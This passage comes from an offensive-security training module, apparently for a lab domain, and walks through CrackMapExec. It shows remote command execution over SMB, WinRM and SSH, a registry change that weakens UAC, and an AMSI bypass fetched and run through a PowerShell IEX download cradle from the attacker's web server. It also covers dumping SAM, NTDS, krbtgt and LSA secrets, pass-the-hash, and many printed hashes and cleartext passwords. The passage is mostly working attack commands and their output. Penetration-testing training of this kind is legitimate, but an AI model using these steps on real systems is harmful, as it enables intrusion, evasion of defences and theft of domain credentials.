Execute Command as localadmin

```
crackmapexec smb 10.129.204.133 -u localadmin -p Password99! --local-auth
-x whoami

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
MS01\localadmin:Password99!
```

This means that the UAC is enabled. If that's the case, we won't receive the `(Pwn3d!)` message even if the account is an administrator. If we want to revert this setting, we can set the `LocalAccountTokenFilterPolicy` to 1.

Changing LocalAccountTokenFilterPolicy

```
crackmapexec smb 10.129.204.133 -u Administrator -p 'AnotherC0mpl3xP4$$' -
-local-auth -x "reg add
HKLM\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\POLICIES\SYSTEM /V
LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
MS01\Administrator:AnotherC0mpl3xP4$$ (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             The operation
completed successfully.
```

```
crackmapexec smb 10.129.204.133 -u localadmin -p Password99! --local-auth
-x whoami

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
MS01\localadmin:Password99! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             ms01\localadmin
```

Command Execution as Domain Account

The `LocalAccountTokenFilterPolicy` only applies to local accounts. If we got a domain user and it's part of the administrators' group, we could execute the command even with the UAC setting. In this scenario, the account `INLANEFREIGHT\robert` is a member of the administrators' groups, meaning it can execute commands even if UAC is enabled.

Execute Command as Robert

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -x whoami

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             inlanefreight\robert
```

Command Execution with SMB

CME has four (4) different command execution methods:

1.	`wmiexec` executes commands via WMI (file written on disk)
2.	`atexec` executes commands by scheduling a task with the windows task scheduler (fileless, not working on the latest version of Windows)
3.	`smbexec` executes commands by creating and running a service (fileless, not working on the latest version of Windows)
4.	`mmcexec` is similar to the wmiexec method, but the commands are executed through the Microsoft Management Console (MMC).

Note: Not all methods may work on all computers.

By default, CME will fail over to a different execution method if one fails. It attempts to execute commands in the following order:

1. `wmiexec`	**2.** `atexec`	**3.** `smbexec`	**4.** `mmcexec`

If we want to force CME to use only one execution method, we can specify which one using the `--exec-method` flag, for example:

Command Execution via SMBExec Method

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' --exec-method smbexec -x whoami

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command via smbexec
SMB         10.129.204.133  445    MS01             nt authority\system
```

Alternatively, we can execute commands with PowerShell using the option `-X`:

PowerShell Command Execution via wmiexec

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' --exec-method wmiexec -X '$PSVersionTable'

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build 17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+] inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command via wmiexec
SMB         10.129.204.133  445    MS01             Name                           Value
SMB         10.129.204.133  445    MS01             ----                           -----
SMB         10.129.204.133  445    MS01             PSVersion                      5.1.17763.2268
SMB         10.129.204.133  445    MS01             PSEdition
```

```
Desktop
SMB         10.129.204.133  445    MS01             PSCompatibleVersions
{1.0, 2.0, 3.0, 4.0...}
SMB         10.129.204.133  445    MS01             BuildVersion
10.0.17763.2268
SMB         10.129.204.133  445    MS01             CLRVersion
4.0.30319.42000
SMB         10.129.204.133  445    MS01             WSManStackVersion
3.0
SMB         10.129.204.133  445    MS01
PSRemotingProtocolVersion      2.3
SMB         10.129.204.133  445    MS01             SerializationVersion
1.1.0.1
```

When running PowerShell option `-X`, behind the scenes, CrackMapExec will do the following:

1. AMSI bypass
2. Obfuscate the payload
3. Execute the payload

Running a Custom AMSI Bypass

These techniques may be detected when executing PowerShell. If we want to use a custom AMSI bypass payload, we can use the option `--amsi-bypass` followed by the path of the payload we want to use. Let's use, for example, the AMSI Bypass Modified Amsi ScanBuffer Patch. We will save it to a file and create a PowerShell script to load this AMSI Bypass in memory from a web server. Here are the steps:

1. Download the file with the "Modified Amsi ScanBuffer Patch".

Create a File with the "Modified Amsi ScanBuffer Patch"

```
wget
https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/s
hantanukhande-amsi.ps1 -q
```

If we try to execute the payload as is, it will fail because the command will exceed the maximum length of 8191 chars.

Command Exceeds the Maximum Length

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -X
'$PSVersionTable' --amsi-bypass shantanukhande-amsi.ps1
```

```
SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
[-] Command exceeds maximum length of 8191 chars (was 3065628). exiting.

[*] Shutting down, please wait...
```

1. To solve this problem, let's create a PowerShell script that downloads and executes `shantanukhande-amsi.ps1`. We will also need to create a Python web server to host our script.

Creating and Hosting the PowerShell Script

```
echo "IEX(New-Object
Net.WebClient).DownloadString('http://10.10.14.33/shantanukhande-
amsi.ps1');" > amsibypass.txt
sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Note: Make sure to include the semicolon (;) at the end.

From another terminal, let's run our new AMSI bypass payload:

Using a PowerShell Custom AMSI Bypass

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' -X
'$PSVersionTable' --amsi-bypass amsibypass.txt

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             -- AMSI Patch
SMB         10.129.204.133  445    MS01             -- Modified By:
Shantanu Khandelwal (@shantanukhande)
SMB         10.129.204.133  445    MS01             -- Original Author:
Paul LaArnAc (@am0nsec)
SMB         10.129.204.133  445    MS01
SMB         10.129.204.133  445    MS01             [+] 64-bits process
SMB         10.129.204.133  445    MS01             [+] AMSI DLL Handle:
```

```
140724553187328
SMB         10.129.204.133  445    MS01             [+] DllGetClassObject
address: 140724553193616
SMB         10.129.204.133  445    MS01             [+] Targeted address:
140724553200416
SMB         10.129.204.133  445    MS01
SMB         10.129.204.133  445    MS01             Name
Value
SMB         10.129.204.133  445    MS01             ----
-----
SMB         10.129.204.133  445    MS01             PSVersion
5.1.17763.2268
SMB         10.129.204.133  445    MS01             PSEdition
Desktop
SMB         10.129.204.133  445    MS01             PSCompatibleVersions
{1.0, 2.0, 3.0, 4.0...}
SMB         10.129.204.133  445    MS01             BuildVersion
10.0.17763.2268
SMB         10.129.204.133  445    MS01             CLRVersion
4.0.30319.42000
SMB         10.129.204.133  445    MS01             WSManStackVersion
3.0
SMB         10.129.204.133  445    MS01
PSRemotingProtocolVersion      2.3
SMB         10.129.204.133  445    MS01             SerializationVersion
1.1.0.1
```

Command Execution Using WinRM

We can also execute commands with WinRM protocol. By default, WinRM listens on HTTP TCP port 5985 and HTTPS TCP port 5986. One particular thing about this protocol is that it does not require a user to be an administrator to execute commands. We can use the WinRM protocol if we are members of the Administrators group, if we are members of the Remote Management Users group or if we have explicit PowerShell Remoting permissions in the session configuration.

Command Execution using WinRM

```
crackmapexec winrm 10.129.204.133 -u robert -p 'Inlanefreight01!' -x
whoami

SMB         10.129.204.133  5985   MS01             [*] Windows 10.0 Build
17763 (name:MS01) (domain:inlanefreight.htb)
HTTP        10.129.204.133  5985   MS01             [*]
```

```
http://10.129.204.133:5985/wsman
WINRM       10.129.204.133  5985   MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WINRM       10.129.204.133  5985   MS01             [+] Executed command
WINRM       10.129.204.133  5985   MS01             inlanefreight\robert
```

PowerShell Command Execution via WinRM

```
crackmapexec winrm 10.129.204.133 -u robert -p 'Inlanefreight01!' -X
'$PSVersionTable'

SMB         10.129.204.133  5985   MS01             [*] Windows 10.0 Build
17763 (name:MS01) (domain:inlanefreight.htb)
HTTP        10.129.204.133  5985   MS01             [*]
http://10.129.204.133:5985/wsman
WINRM       10.129.204.133  5985   MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WINRM       10.129.204.133  5985   MS01             [+] Executed command
WINRM       10.129.204.133  5985   MS01
Name                           Value
----                           -----
PSVersion                      5.1.17763.2268
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.17763.2268
CLRVersion                     4.0.30319.42000
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
```

Other PowerShell Options

There are several options we can use with WinRM command execution. Let's see some of them:

`--port PORT`	To select a custom port for WinRM connection
`--ssl`	To connect to SSL Enabled WinRM
`--ignore-ssl-cert`	To ignore certificate verification when connecting to SSL

Note: The WinRM protocol does not support different execution methods.

SSH Command Execution

We can also use the SSH protocol to execute commands on Linux or Windows using CrackMapExec.

Command Execution with SSH

```
crackmapexec ssh 10.129.204.133 -u robert -p 'Inlanefreight01!' -x
ipconfig

SSH         10.129.204.133  22     10.129.204.133   [*] SSH-2.0-
OpenSSH_for_Windows_7.7
SSH         10.129.204.133  22     10.129.204.133   [+]
robert:Inlanefreight01!
SSH         10.129.204.133  22     10.129.204.133   [+] Executed command
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Windows IP
Configuration
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Ethernet adapter
Ethernet1:
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Connection-specific
DNS Suffix  . :
SSH         10.129.204.133  22     10.129.204.133   IPv4 Address. . . . .
. . . . . : 172.16.1.5
SSH         10.129.204.133  22     10.129.204.133   Subnet Mask . . . . .
. . . . . : 255.255.255.0
SSH         10.129.204.133  22     10.129.204.133   Default Gateway . . .
. . . . . :
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Ethernet adapter
Ethernet0 2:
SSH         10.129.204.133  22     10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Connection-specific
DNS Suffix  . : .htb
SSH         10.129.204.133  22     10.129.204.133   IPv6 Address. . . . .
. . . . . : dead:beef::1e2
SSH         10.129.204.133  22     10.129.204.133   IPv6 Address. . . . .
. . . . . : dead:beef::8c8a:5209:5876:537d
SSH         10.129.204.133  22     10.129.204.133   Link-local IPv6
Address . . . . . : fe80::8c8a:5209:5876:537d%20
SSH         10.129.204.133  22     10.129.204.133   IPv4 Address. . . . .
. . . . . : 10.129.204.133
SSH         10.129.204.133  22     10.129.204.133   Subnet Mask . . . . .
. . . . . : 255.255.0.0
SSH         10.129.204.133  22     10.129.204.133   Default Gateway . . .
. . . . . : fe80::250:56ff:feb9:b9fc%20
```

```
SSH         10.129.204.133  22     10.129.204.133   10.129.0.1
```

Another common way to interact with an SSH server is using public and private keys. CrackMapExec supports using private keys with the option `--key-file`. The key needs to be in `OPENSSH` format to work.

Command Execution with SSH Using a Private Key

```
crackmapexec ssh 10.129.204.133 -u julio --key-file id_ed25519 -p "" -x
whoami

SSH         10.129.204.133  22     10.129.204.133   [*] SSH-2.0-
OpenSSH_for_Windows_7.7
SSH         10.129.204.133  22     10.129.204.133   [+] julio: (keyfile:
id_ed25519)
SSH         10.129.204.133  22     10.129.204.133   [+] Executed command
SSH         10.129.204.133  22     10.129.204.133   inlanefreight\julio
```

Note: If no passphrase is configured, we must set the option **-p** to blank (""), or we will get an error.

Next Steps

In this section, we discovered three different protocols to execute commands using CrackMapExec, and previously we discussed how to use MSSQL to execute commands. At the time of writing, CrackMapExec supports four other protocols to execute commands. The following section will discuss how to use CrackMapExec to extract credentials.

Finding Secrets and Using Them

When it comes to password extraction, CrackMapExec is very powerful. Imagine if we compromised ten workstations, and we want to dump the memory of the LSASS process to retrieve credentials from all of them; CrackMapExec can do it.

In this section, we will explore the methods CrackMapExec comes equipped with to dump Windows credentials.

SAM

The SAM database contains credentials for all local users, and it is crucial to get them since many administrators reuse their local credentials on multiple machines. Using the option `--sam`, available with the `SMB` and `WinRM` protocols, we can quickly retrieve the contents of the SAM database.

Dumping SAM

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' --sam

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Dumping SAM hashes
SMB         10.129.204.133  445    MS01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:30b3783ce2abf1af70f77d0
660cf3453:::
SMB         10.129.204.133  445    MS01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB         10.129.204.133  445    MS01
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
SMB         10.129.204.133  445    MS01
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077a
ee1958e7f78070:::
SMB         10.129.204.133  445    MS01
localadmin:1003:aad3b435b51404eeaad3b435b51404ee:7c08d63a2f48f045971bc2236
ed3f3ac:::
SMB         10.129.204.133  445    MS01
sshd:1004:aad3b435b51404eeaad3b435b51404ee:d24156d278dfefe29553408e826a95f
6:::
SMB         10.129.204.133  445    MS01             [+] Added 6 SAM hashes
to the database
```

NTDS Active Directory Database

Another location to obtain credentials from is the Active Directory database. The ntds.dit file is a database that stores Active Directory data, including information about user objects, groups, and group membership. Notably, the file also stores the password hashes for all users in the domain (and even sometimes stores cleartext passwords if [reversible encryption

is enabled for one or more accounts). We can dump the hashes from a Domain Controller if we get access to a Domain Admin account or any other account with privileges to perform a replication/DCSync.

To dump the hashes, we need to use the option `--ntds`, in the following example, the user `robert` is not a Domain Admin, but it has privileges to perform replication.

Note: The following exercises use proxychains. Refer to [Proxychains with CME]() section for intrusion on how to set up proxychains.

Dumping the NTDS database from the Domain Controller

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u robert -p
'Inlanefreight01!' --ntds

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         172.16.1.10     445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [-] RemoteOperations
failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         172.16.1.10     445    DC01             [+] Dumping the NTDS,
this could take a while so go grab a redbull...
SMB         172.16.1.10     445    DC01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ce590e9af90b47a6a2fdf36
1aa35efaf:::
SMB         172.16.1.10     445    DC01
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
SMB         172.16.1.10     445    DC01
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:742c416996dcf352efd5ac94200f23
8e:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\julio:1106:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88
057e06a81b54e73b949b:::
SMB         172.16.1.10     445    DC01
david:1107:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391de
e0:::
SMB         172.16.1.10     445    DC01
john:1108:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a
2:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\svc_workstations:1109:aad3b435b51404eeaad3b435b51404ee:7
247e8d4387e76996ff3f18a34316fdd:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\carlos:2606:aad3b435b51404eeaad3b435b51404ee:a738f92b3c0
8b424ec2d99589a9cce60:::
SMB         172.16.1.10     445    DC01
```

```
inlanefreight.htb\robert:2607:aad3b435b51404eeaad3b435b51404ee:a5c7f8ecc82
1b547d09cf28b5864e54b:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\grace:5603:aad3b435b51404eeaad3b435b51404ee:a5c7f8ecc821
b547d09cf28b5864e54b:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\peter:5604:aad3b435b51404eeaad3b435b51404ee:58a478135a93
ac3bf058a5ea0e8fdb71:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\alina:5605:aad3b435b51404eeaad3b435b51404ee:a5be3c11831b
ddc88f6d7517615f3d45:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\noemi:6104:aad3b435b51404eeaad3b435b51404ee:fbdcd5041c96
ddbd82224270b57f11fc:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\engels:6105:aad3b435b51404eeaad3b435b51404ee:54f45c2b87d
f16aafa336fb6ffbbac59:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\kiosko:6107:aad3b435b51404eeaad3b435b51404ee:f399c1b9e7f
851b949767163c35ae296:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\testaccount:6108:aad3b435b51404eeaad3b435b51404ee:e02ca9
66c5c0b22eba3c8c4c5ae568b1:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\mathew:6109:aad3b435b51404eeaad3b435b51404ee:abfcb587cd2
d0f48967ab753fba96b34:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\svc_ca:6603:aad3b435b51404eeaad3b435b51404ee:828b21c9290
84f0efd75791db7cb963d:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\harris:7104:aad3b435b51404eeaad3b435b51404ee:fb9e4fb946a
15a0c68087bc830b5da12:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\soti:7105:aad3b435b51404eeaad3b435b51404ee:1bc3af33d22c1
c2baec10a32db22c72d:::
SMB         172.16.1.10     445    DC01
DC01$:1002:aad3b435b51404eeaad3b435b51404ee:f0ec1102494ee338521fb866f5848d
45:::
SMB         172.16.1.10     445    DC01
MS01$:2107:aad3b435b51404eeaad3b435b51404ee:bcbea16a525492f90a27c14217da99
c0:::
SMB         172.16.1.10     445    DC01
LINUX01$:2609:aad3b435b51404eeaad3b435b51404ee:0dcd992b30914be730714233322
dc502:::
SMB         172.16.1.10     445    DC01             [+] Dumped 23 NTDS
hashes to /home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-
08_190342.ntds of which 20 were added to the database
SMB         172.16.1.10     445    DC01             [*] To extract only
enabled accounts from the output file, run the following command:
SMB         172.16.1.10     445    DC01             [*] cat
```

```
/home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-08_190342.ntds | grep -iv disabled | cut -d ':' -f1
```

When using the `--ntds` option, we can include the `--user` and `--enabled` options. We can specify the user we want to extract if we use `--user`. Let's dump the hash for the `KRBTGT` account.

Dumping only the KRBTGT Account

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u julio -p Password1 --ntds --user krbtgt

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         172.16.1.10     445    DC01             [+] inlanefreight.htb\julio:Password1 (Pwn3d!)
SMB         172.16.1.10     445    DC01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         172.16.1.10     445    DC01             krbtgt:502:aad3b435b51404eeaad3b435b51404ee:742c416996dcf352efd5ac94200f238e:::
SMB         172.16.1.10     445    DC01             [+] Dumped 1 NTDS hashes to /home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-08_190444.ntds of which 1 were added to the database
SMB         172.16.1.10     445    DC01             [*] To extract only enabled accounts from the output file, run the following command:
SMB         172.16.1.10     445    DC01             [*] cat /home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-08_190444.ntds | grep -iv disabled | cut -d ':' -f1
```

If we specify `--enabled`, it will only show the users that are enabled on-screen and will present us with the option to extract the list of enabled users.

Showing Enabled Accounts Only

```
proxychains4 -q crackmapexec smb 172.16.1.10 -u robert -p 'Inlanefreight01!' --ntds --enabled

SMB         172.16.1.10     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True) (SMBv1:False)
SMB         172.16.1.10     445    DC01             [+] inlanefreight.htb\robert:Inlanefreight01!
SMB         172.16.1.10     445    DC01             [-] RemoteOperations
```

```
failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         172.16.1.10     445    DC01             [+] Dumping the NTDS,
this could take a while so go grab a redbull...
SMB         172.16.1.10     445    DC01
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ce590e9af90b47a6a2fdf36
1aa35efaf:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\julio:1106:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88
057e06a81b54e73b949b:::
SMB         172.16.1.10     445    DC01
david:1107:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391de
e0:::
SMB         172.16.1.10     445    DC01
john:1108:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a
2:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\svc_workstations:1109:aad3b435b51404eeaad3b435b51404ee:7
247e8d4387e76996ff3f18a34316fdd:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\carlos:2606:aad3b435b51404eeaad3b435b51404ee:a738f92b3c0
8b424ec2d99589a9cce60:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\robert:2607:aad3b435b51404eeaad3b435b51404ee:a5c7f8ecc82
1b547d09cf28b5864e54b:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\grace:5603:aad3b435b51404eeaad3b435b51404ee:a5c7f8ecc821
b547d09cf28b5864e54b:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\peter:5604:aad3b435b51404eeaad3b435b51404ee:58a478135a93
ac3bf058a5ea0e8fdb71:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\alina:5605:aad3b435b51404eeaad3b435b51404ee:a5be3c11831b
ddc88f6d7517615f3d45:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\noemi:6104:aad3b435b51404eeaad3b435b51404ee:fbdcd5041c96
ddbd82224270b57f11fc:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\engels:6105:aad3b435b51404eeaad3b435b51404ee:54f45c2b87d
f16aafa336fb6ffbbac59:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\kiosko:6107:aad3b435b51404eeaad3b435b51404ee:f399c1b9e7f
851b949767163c35ae296:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\testaccount:6108:aad3b435b51404eeaad3b435b51404ee:e02ca9
66c5c0b22eba3c8c4c5ae568b1:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\mathew:6109:aad3b435b51404eeaad3b435b51404ee:abfcb587cd2
d0f48967ab753fba96b34:::
SMB         172.16.1.10     445    DC01
inlanefreight.htb\svc_ca:6603:aad3b435b51404eeaad3b435b51404ee:828b21c9290
```

```
84f0efd75791db7cb963d:::
SMB         172.16.1.10     445    DC01
DC01$:1002:aad3b435b51404eeaad3b435b51404ee:f0ec1102494ee338521fb866f5848d
45:::
SMB         172.16.1.10     445    DC01
MS01$:2107:aad3b435b51404eeaad3b435b51404ee:bcbea16a525492f90a27c14217da99
c0:::
SMB         172.16.1.10     445    DC01
LINUX01$:2609:aad3b435b51404eeaad3b435b51404ee:0dcd992b30914be730714233322
dc502:::
SMB         172.16.1.10     445    DC01             [+] Dumped 21 NTDS
hashes to /home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-
05_162819.ntds of which 18 were added to the database
SMB         172.16.1.10     445    DC01             [*] To extract only
enabled accounts from the output file, run the following command:
SMB         172.16.1.10     445    DC01             [*] cat
/home/plaintext/.cme/logs/DC01_172.16.1.10_2022-12-05_162819.ntds | grep -
iv disabled | cut -d ':' -f1
```

Using the Secrets (hashes)

The passwords we get are NTLM hashes. We can attempt to crack the hashes or use the Pass the Hash technique to authenticate as the user without cracking the password. See the Pass the Hash (PtH) section in the `Password Attacks` module to learn more about this attack technique.

CrackMapExec has the option `-H`, which expects an NTLM hash as an authentication method instead of a password:

Using NTLM Hashes

```
crackmapexec winrm 10.129.204.133 -u administrator -H
30b3783ce2abf1af70f77d0660cf3453 --local-auth -x whoami

SMB         10.129.204.133  5985   MS01             [*] Windows 10.0 Build
17763 (name:MS01) (domain:MS01)
HTTP        10.129.204.133  5985   MS01             [*]
http://10.129.204.133:5985/wsman
WINRM       10.129.204.133  5985   MS01             [+]
MS01\administrator:30b3783ce2abf1af70f77d0660cf3453 (Pwn3d!)
WINRM       10.129.204.133  5985   MS01             [+] Executed command
WINRM       10.129.204.133  5985   MS01             ms01\administrator
```

NTLM authentication is supported for the SMB, WinRM , RDP, LDAP, and MSSQL protocols

---

LSA Secrets/Cached Credentials

CrackMapExec comes with an option `--lsa`, which is ported from `impacket-secretsdump`, which performs various techniques to dump hashes from the remote machine without executing any agent. It dumps the `LSA Secrets` including the `Cached credentials`, the local machine key list, the Data Protection API (DPAPI) keys, and service credentials.

`LSA Secrets` is a unique protected storage for critical data used by the Local Security Authority (LSA) in Windows. LSA is designed to manage a system's local security policy, audit, authenticate, log users onto the system, store private data, etc. Users' and systems' sensitive data is stored in secrets. DPAPI keys are used to encrypt the data.

`Cached Credentials` are the credentials (cached domain records) stored inside the LSA when a user logs into a workstation or server.

Inspect LSA

```
crackmapexec smb 10.129.204.133 -u robert -p 'Inlanefreight01!' --lsa

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:inlanefreight.htb) (signing:False)
(SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Dumping LSA
secrets
SMB         10.129.204.133  445    MS01
INLANEFREIGHT.HTB/julio:$DCC2$10240#julio#c2139497f24725b345aa1e23352481f3
SMB         10.129.204.133  445    MS01
INLANEFREIGHT.HTB/david:$DCC2$10240#david#a8338587a1c6ee53624372572e39b93f
SMB         10.129.204.133  445    MS01
INLANEFREIGHT.HTB/john:$DCC2$10240#john#fbdeac2c1d121818f75796cedd0caf0a
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:aes256-cts-hmac-sha1-
96:86e98ff8d71ffea8888277605546ff2b8475cc112d81b2a9c3000bb993fa630f
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:aes128-cts-hmac-sha1-
96:350bd90fcadae4e9d7e7dca40f82d316
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:des-cbc-md5:ba234ae034f14c67
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:plain_password_hex:2f671b061503c93e6b673126e95f9086aab
bccfe214b1623587574fa982186eab160eb2077b45d7fbcc8c15b0cca80f589423b75e1419
8cd8ad0f47354c7b48466365384504184dfaf7d7082f25719e8bc710128ae19e66b93a3626
```

```
5ba4623bc26256f2ded1e7154bc65fa7a0e4d8b16d8aaf755b06200e411f4bc8387f09b649
76bf7c86b0277b88275fd3fc6e209dbe2b16ac953a2cdf15ac326e54a80d708a01f66a37aa
63c6af99e7650c624c18ee3b9f5c839e078d3cd881371b1edf4a904510528d590332a746a4
55be7f8474688e9e3874821cc41bfa15f12c2d54d1e01ace65ad9331eac018e15e77d6046a
c
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\MS01$:aad3b435b51404eeaad3b435b51404ee:7a09b4655244f2a10ceec
f16e7fcdc03:::
SMB         10.129.204.133  445    MS01
dpapi_machinekey:0x78f7020d08fa61b3b77b24130b1ecd58f53dd338
dpapi_userkey:0x4c0d8465c338406d54a1ae09a56223e867907f39
SMB         10.129.204.133  445    MS01
NL$KM:a2529d310bb71c7545d64b76412dd321c65cdd0424d307ffca5cf4e5a03894149164
fac791d20e027ad65253b4f4a96f58ca7600dd39017dc5f78f4bab1edc63
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\julio:Password1
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\david:Password2
SMB         10.129.204.133  445    MS01
INLANEFREIGHT\john:Password3
SMB         10.129.204.133  445    MS01             [+] Dumped 13 LSA
secrets to /home/plaintext/.cme/logs/MS01_10.129.204.133_2022-11-
